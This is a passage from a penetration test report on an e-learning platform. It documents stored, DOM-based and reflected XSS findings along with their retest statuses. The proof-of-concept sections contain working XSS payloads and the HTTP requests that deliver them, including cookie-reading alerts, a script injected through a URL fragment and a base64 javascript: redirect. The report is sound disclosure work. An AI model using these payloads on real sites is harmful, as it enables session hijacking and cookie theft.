securitum

Security report

SUBJECT

Penetration test of the BHP Center e-learning platform

DATE

15.04.2025 – 05.05.2025

RETEST DATE (1)

04.11.2025 – 05.11.2025

RETEST DATE (2)

07.12.2025 – 07.12.2025

RETEST DATE (3)

27.04.2026

LOCATION

Poznań (Poland)

AUTHORS

Piotr Ćwikliński
Adam Borczyk (retest v3)

VERSION

1.3

securitum

Executive summary

This document is a summary of work conducted by Securitum. The subject of the test encompassed the BHP Center e-learning platform, available at https://[DOMAIN_NAME].

The security audit was conducted by simulating the actions and access levels of the following roles:

- Employee (Pracownik),
- HR,
- Franchisee (Franczyzobiorca),
- Administrator,
- Unauthenticated User (a user with no prior authentication).

The most severe vulnerabilities identified during the assessment were:

- [MEDIUM] SECURITUM-2413719-001: Stored Cross-Site Scripting (XSS) – possibility to permanently save malicious HTML/JavaScript code,
- [MEDIUM] SECURITUM-2413719-002: DOM-Based Cross-Site Scripting (XSS) – unauthorized execution of JavaScript code,
- [MEDIUM] SECURITUM-2413719-003: Reflected Cross-Site Scripting (XSS),
- [MEDIUM] SECURITUM-2413719-004: Lack of effective protection against Cross-Site Request Forgery (CSRF) attacks,
- [MEDIUM] SECURITUM-2413719-005: Incorrect CORS configuration,
- [MEDIUM] SECURITUM-2413719-006: Insecure password reset implementation - static and persistent reset token in URL path,
- [MEDIUM] SECURITUM-2413719-007: Authorization – broken access control.

Status after retests: all vulnerabilities mentioned above had been fixed.

Information: due to the specifics of the environment and business considerations, vulnerabilities SECURITUM-2413719-008 and SECURITUM-2413719-015 have been excluded from the public version of this report. They were, however, included in the final report delivered to the client.

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The security tests were carried out according to generally accepted methodologies, including: OWASP TOP10, (in a selected range) OWASP ASVS as well as internal good practices of conducting security tests developed by Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by several automatic tools (i.a. Burp Suite Professional, DirBuster, ffuf), was used during the assessment.

The vulnerabilities are described in detail in further parts of the report.

Risk classification

Vulnerabilities are classified on a five-point scale, that reflects both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of the meaning of each of the severity levels:

- CRITICAL – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, mainly if they occur in the production environment.

- HIGH – exploitation of the vulnerability makes it possible to access sensitive data (similar to the 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) make it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.

- MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- LOW – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).

- INFO – issues marked as 'INFO' are not security vulnerabilities per se. They aim to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Status after retests (05.11.2025)

Between 04.11.2025 – 05.03.2025, a retest was conducted for all vulnerabilities and their recommendations. While most issues are now fixed or implemented, the verification confirmed that several items require further attention. Specifically, two vulnerabilities remain not fixed and two are partially fixed. Furthermore, one recommendation is not implemented and two are partially implemented.

The following table presents the current status of each assessed point:

Identifier	Status after retests
SECURITUM-2413719-001	FIXED
SECURITUM-2413719-002	FIXED
SECURITUM-2413719-003	PARTIALLY FIXED
SECURITUM-2413719-004	FIXED
SECURITUM-2413719-005	FIXED
SECURITUM-2413719-006	PARTIALLY FIXED

SECURITUM-2413719-007	PARTIALLY FIXED
SECURITUM-2413719-008	NOT FIXED
SECURITUM-2413719-009	FIXED
SECURITUM-2413719-010	FIXED
SECURITUM-2413719-011	FIXED
SECURITUM-2413719-012	FIXED
SECURITUM-2413719-013	FIXED
SECURITUM-2413719-014	FIXED
SECURITUM-2413719-015	NOT FIXED
SECURITUM-2413719-016	NOT IMPLEMENTED
SECURITUM-2413719-017	IMPLEMENTED
SECURITUM-2413719-018	IMPLEMENTED
SECURITUM-2413719-019	PARTIALLY IMPLEMENTED
SECURITUM-2413719-020	IMPLEMENTED
SECURITUM-2413719-021	IMPLEMENTED
SECURITUM-2413719-022	PARTIALLY IMPLEMENTED

Status after retests (07.12.2025)

On 7 December 2025, a retest was performed for three selected medium severity vulnerabilities to validate the effectiveness of the applied remediation measures. The verification confirmed that two of the three vulnerabilities have been fully remediated. One vulnerability remains partially fixed, as proper authorization controls are not consistently enforced across all relevant endpoints.

The following table summarizes the current status of each retested item:

Identifier	Status after retests
SECURITUM-2413719-003	FIXED
SECURITUM-2413719-006	FIXED
SECURITUM-2413719-007	PARTIALLY FIXED

Status after retests (27.04.2026)


On April 27th, 2026, a retest was performed for the remaining medium-risk vulnerability. Verification proved the issue is now remediated.

The following table concludes the current status of the remaining issue:

Identifier	Status after retests
SECURITUM-2413719-007	FIXED

Statistical overview


Below, a statistical summary of vulnerabilities is shown:



Additionally, 7 INFO issues were reported.

Statistical overview after retests (05.11.2025)


Below is a statistical summary of vulnerabilities that remain unresolved:



Additionally, 2 INFO issues were partially addressed, while 1 remain unaddressed.

Statistical overview after retests (07.12.2025)

Below is a statistical summary of vulnerabilities that remain unresolved:




Additionally, 2 INFO issues were partially addressed, while 1 remain unaddressed.

LOW and INFO issues were not within the scope of the retest. Therefore, their statuses remain unchanged.

Statistical overview after retests (27.04.2026)

Below is a statistical summary of vulnerabilities that remain unresolved:



Additionally, 2 INFO issues remain reported.

LOW and INFO issues were not within the scope of the retest. Therefore, their statuses remain unchanged.

Contents

Change history

Document date	Version	Change description
27.04.2026	1.3	Retest of vulnerability SECURITUM-2413719-007.
07.12.2025	1.2	Retest of three selected medium severity vulnerabilities: • SECURITUM-2413719-003 • SECURITUM-2413719-006 • SECURITUM-2413719-007
05.11.2025	1.1	Retest of reported vulnerabilities and recommendations.
05.05.2025	1.0	Creation of the document.

Vulnerabilities in the web application

[FIXED] [MEDIUM] SECURITUM-2413719-001: Stored Cross-Site Scripting (XSS) – possibility to permanently save malicious HTML/JavaScript code

STATUS AFTER RETESTS (05.11.2025)

The issue is fixed with minor gaps. Output encoding is applied and characters like angle brackets are blocked. Some meta characters such as the equals sign are not consistently HTML encoded. Please ensure comprehensive output encoding for all XSS relevant characters across all sinks.

SUMMARY

The audit has shown that it is possible to permanently save any HTML/JavaScript code in the application. It can be then executed in the context of the [DOMAIN_NAME] domain. This behaviour can be used, among other things, to extract and steal any data from the application.

More information:

- https://owasp.org/www-community/attacks/xss/
- https://cwe.mitre.org/data/definitions/79.html

PREREQUISITES FOR THE ATTACK

Exploitation of this vulnerability generally requires access to an authenticated user account with either the "Administrator" or "Franchisee" (Franczyzobiorca) role. However, it has been observed that certain functionalities affected by this issue may also be accessible to users with the "HR" role, which has lower privileges.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The vulnerability allows for the execution of arbitrary JavaScript code within the context of a logged-in user session. An attacker can exploit this issue by injecting a malicious payload into specific input fields, which are later rendered in the user interface without proper output encoding. The payload can be used, for example, to access cookies or perform actions on behalf of the victim.

Example #1 – "Short Name" field in supported company configuration

1. Log in using an account with the "Franczyzobiorca" role.
2. Navigate to: Firma -> Firmy obsługiwane, then select any company and edit its details. Modify the "Short Name" field by injecting the following payload:

```
Test1 <img src=1 onerror="alert(document.cookie)">
```

This payload, when rendered, will execute JavaScript code and display the cookie values of the authenticated user.

The following request is sent to the server:

```
POST /api/companies/6977c9ef-2b06-4423-b4c0-[…]/details HTTP/2
Host: [DOMAIN_NAME]
Cookie: profile[…]

{"name":"Test1 sh ","shortName":"Test1 <img src=1
onerror=\"alert(document.cookie)\">","nip":"601[…]","companyOwnerId":"7fb3d6fe-2959-4fc8-a9f1-
```

```
[…]","languageRoute":"pl","info":"test<b>\"'notatek","firstname":"Jonasz<b> b","lastname":"[…]<b>
a","phone":"123","email":"audytor3@[REDACTED_DOMAIN]"}
```


The request is processed successfully:

```
HTTP/2 200 OK
Date: Fri, 18 Apr 2025 17:41:39 GMT
[…]

{"message":"Operacja udana","code":200}
```

3. Log out and log back in using an account with the “Admin” role.
4. Navigate again to Firma -> Firmy obsługiwane.

At this point, the malicious JavaScript code is executed in the context of the admin session.



Example #2 – System email templates

1. Log in using an account with the “Admin” role.
2. Navigate to: Szablony treści -> Szablony email and select any template for editing.
3. Capture the request sent to the server and modify the payload to include a JavaScript injection in one of the fields.

Request:

```
PUT /api/emails/02cb921e-04c6-4731-[…] HTTP/2
Host: [DOMAIN_NAME]
[…]

{"name":"Informacja o uruchomieniu kursu dla użytkownika","subject":"Czeka na Ciebie kurs
{{courseName}} do zaliczenia","languageId":"1","language":"polski","content":"\t \t\t<p>Dzień
dobry</p><p><br></p><p>na prośbę Twojego Pracodawcy uruchomiliśmy Ci szkolenie {{courseName}} na
naszej platformie e-learningowej. </p><p><br></p><p>Szkolenie będzie </p><img src=\"1\"
onerror=\"alert('xss')\"> dostępne do {{expirationDate}}<p></p><p>Kliknij przycisk \"Zaloguj
się\" aby się zalogować. </p><p>System poprosi Cię o utworzenie hasła. W celu zapewnienia
bezpieczeństwa, nie używaj żadnego hasła, którego aktualnie używasz w swojej organizacji (hasła
do komputera firmowego, Outlooka, hasła domenowego itp.). Jesteś zobowiązany utworzyć nowe
unikalne hasło.</p><p><br></p><p>W miarę możliwości nie korzystaj z przeglądarki Internet
Explorer, ze względu na jej awaryjność.</p><p>Nasza platforma znajduje się pod domeną
[DOMAIN_NAME].com i zostaniesz na nią przekierowany(a).</p><p><br></p><p>Ważne!</p><p>Przesłany
```


```
link jest aktywny tylko przez 24 godziny od pierwszego użycia przez użytkownika, dlatego po wejściu w niego, należy od razu ustawić hasło.</p><p>Po wygaśnięciu linku, kolejne logowania należy już dokonywać przez stronę główną platformy pod linkiem: https://[DOMAIN_NAME].com/</p><p><br></p>\r\n\t \t\t<p><a href=\"{{url}}\" style=\"background: #3f50b5; padding:8px;border-radius:4px;color:white;text-decoration:none;margin-top:5px;\">\r\n\t \t\tPokaż kurs </a><br></p><p>Proszę postępuj według instrukcji:</p><p><br></p><p>1.<span style=\"white-space: pre;\">\t</span>Stwórz swoje hasło:</p><p>2.<span style=\"white-space: pre;\">\t</span>Kliknij zakładkę „Twoje Kursy” gdzie znajdziesz uruchomione szkolenie. W celu wykonania swojego szkolenia kliknij ‘Rozpocznij’.</p><p><br></p><p>Pamiętaj, że kurs jest obowiązkowy i niewykonanie go może stanowić złamanie obowiązków pracowniczych. </p><p>Jeśli masz jakieś dodatkowe pytania techniczne, proszę skontaktuj się z nami pod adresem mailowym <font color=\"#0000ff\">online@[REDACTED].</font></p><p><br></p>","route":"info_about_course_start","imgToRemove":[]}
```


The server responds as follows:


```
HTTP/2 200 OK
Date: Fri, 18 Apr 2025 17:51:55 GMT
[…]

{"message":"Operacja udana","code":200}
```


4. Click the “Podgląd” (Preview) button. The injected JavaScript code is executed within the rendered view:



LOCATION

- https://[DOMAIN_NAME]/api/emails/02cb921e-04c6-4731-[…]

- https://[DOMAIN_NAME]/email-template/02cb921e-04c6-4[...] /preview#
- https://[DOMAIN_NAME]/client/company/list?type=clients#

Stored XSS vulnerabilities were also identified in other areas of the application, within API-driven content rendered in HR, franchisee (Franczyzobiorca) and administrative interfaces. Exploitable injection points were also confirmed in the `description` parameter, where input containing JavaScript payloads was stored and subsequently executed in the context of pages rendering attacker-controlled resources. This includes the following API endpoints:

- PUT /api/faq/1
- POST /api/work-activity

Due to the broad range of exposed functionalities, similar injection vectors may be present in other API endpoints or input fields across the application.

RECOMMENDATION

It is recommended to validate all data received from the user (to reject the values that are inconsistent with the template/format of a given field – whitelist approach) and then encode it on the output in relation to the context in which it is embedded (in all places of the application, not only those specified in the description).

For this purpose, it should be verified whether the framework used by the application has built-in functions that implements the described recommendation.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[FIXED] [MEDIUM] SECURITUM-2413719-002: DOM-Based Cross-Site Scripting (XSS) – unauthorized execution of JavaScript code

STATUS AFTER RETESTS (05.11.2025)

The issue has been fixed. Client-side sanitization for hash and query handling is in place. No DOM based XSS vectors were observed during retest.

SUMMARY

During the security audit, it was identified that the application improperly processes user-supplied input that is reflected in the DOM without appropriate sanitization or encoding. As a result, it is possible to inject and execute arbitrary JavaScript code in the context of a legitimate user session. This behaviour could lead to session hijacking, credential theft or unauthorized actions performed on behalf of the user.

More information:

- https://owasp.org/www-community/attacks/xss/
- https://cwe.mitre.org/data/definitions/79.html

PREREQUISITES FOR THE ATTACK

To exploit this vulnerability, an attacker must have access to a role that includes functionalities displaying tabular data (e.g., "HR" or any role with higher privileges). The attacker must be able to generate URLs containing specific fragment identifiers used by the application to control client-side pagination or listing behaviour.

TECHNICAL DETAILS (PROOF OF CONCEPT)


The application utilizes URL fragment identifiers (e.g., `#page_length=10&page=1`) to manage the number of visible records in data tables across several views, such as Company -> My work activity. This data is parsed and directly injected into the DOM on the client side without appropriate context-aware sanitization.

Despite the presence of basic filtering mechanisms for the `page_length` parameter, it is still possible to craft a malicious payload that bypasses these controls. The following proof-of-concept demonstrates this behavior:

PoC URL:

```
https://[DOMAIN_NAME]/client/company/my-work-
activity#page_length=10<script>window['al'+'ert'](document.cookie)</script>
```

When this URL is accessed by a victim user, the JavaScript code is executed in the context of the application's domain. The vulnerability is present across multiple application modules where such dynamic table listings are implemented, and the fragment parameters are parsed and injected into the DOM.



LOCATION

Any application functionality that utilizes client-side fragment-based URL parameters to control table listing behavior, such as:

- Company -> My work activity,
- Other modules employing client-side rendered data tables controlled via URL fragments.

RECOMMENDATION

It is recommended to validate all the data received from the user (to reject the values that are inconsistent with the template/format of a given field – whitelist approach) and then encode it on the output in relation to the context in which it is embedded (in all places of application, not only those specified in the description).

For this purpose, it should be verified whether the framework used by the application has built-in functions that implement the described recommendation.

More information:

- https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.md
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[FIXED] [MEDIUM] SECURITUM-2413719-003: Reflected Cross-Site Scripting (XSS)

STATUS AFTER RETESTS (07.12.2025)

The issue is fixed. The `back` parameter no longer allows open redirect. The application now validates the base64 decoded value by checking whether it resolves to an existing endpoint within the application before performing the redirect. During retesting, multiple attempts were performed using URL validation bypass techniques and no open redirect or redirect based XSS could be reproduced.

STATUS AFTER RETESTS (05.11.2025)

The issue is partially fixed. Reflected XSS vectors have been addressed. An open redirect persists via the `back` parameter which accepts a base64 encoded arbitrary URL. The redirect endpoint should be removed or restricted to a strict allow list of destinations.

SUMMARY

The security audit has revealed that the application is vulnerable to Reflected Cross-Site Scripting (XSS). This issue occurs when unsanitized input from the user is embedded directly into the HTML response. This can allow an attacker to execute arbitrary JavaScript code in the victim's browser context, leading to information disclosure, session hijacking or unauthorized actions. Some vectors are currently limited by Cloudflare (WAF), but under different conditions or with suitable evasion techniques, full exploitation is likely.

More information:

- https://owasp.org/www-community/attacks/xss/
- https://cwe.mitre.org/data/definitions/79.html

PREREQUISITES FOR THE ATTACK

- The attacker must be able to deliver a crafted URL or HTTP request to the target user or system.
- In some cases, elevated permissions (e.g., "HR" role) are needed to reach the affected endpoint.
- The victim must perform a specific interaction (e.g., log in or trigger a backend API call).

TECHNICAL DETAILS (PROOF OF CONCEPT)

The application fails to validate and sanitize certain input parameters and headers that are reflected in HTTP responses. Below are three separate examples that demonstrate this behavior:


Example #1 – Login redirect via Base64-encoded parameter

The login mechanism accepts a `back` parameter, which is Base64-encoded and used to redirect users after authentication. There is no validation of the decoded value, enabling the use of arbitrary URI schemes such as `javascript:`.

PoC URL (Base64 for `javascript:alert(document.domain)`):

```
https://[DOMAIN_NAME]/login?back=amF2YXNjcmlwdDphbGVydChk[…]
```

Upon successful login through this URL, the browser redirects to the decoded payload, resulting in the execution of JavaScript in the context of the application.



Example #2 – Error message reflection via `Referer` header on invalid request

When requesting a non-existent resource, the application includes the `Referer` header in the resulting error message without proper output encoding. Cloudflare WAF currently blocks typical script injection attempts, but HTML tags can still be reflected.

Request:

```
GET /mobile/634c2P89ORW_[…].png HTTP/2
Host: [DOMAIN_NAME]
Referer: http://tnk6r4w2[…].x.[REDACTED]/ref/<a b c>
```

Reflected response fragment:

```
HTTP/2 404 Not Found
[…]
Content-Type: text/html; charset=UTF-8
[…]

No route found for "GET https://[DOMAIN_NAME]/mobile/634c2P89ORW_[…].png" (from
"http://tnk6r4w2[…].x.[REDACTED]/ref/<a b c>")
```

The payload is not sanitized before being inserted into the HTML response. Although it is not immediately executable as JavaScript, this represents a dangerous HTML injection primitive that can be leveraged if WAF is bypassed.

Example #3 – Reflected input in `startDateString` parameter of certificate export API

When an invalid value is provided in the `startDateString` query parameter of the candidate certificate export API, the application reflects this value in an error message.

Request:

```
GET /api/pdf/candidate-certificates?launchGroupId=72a8f103-93b6-4db7-[…]&companyId=7fb3d6fe-2959-
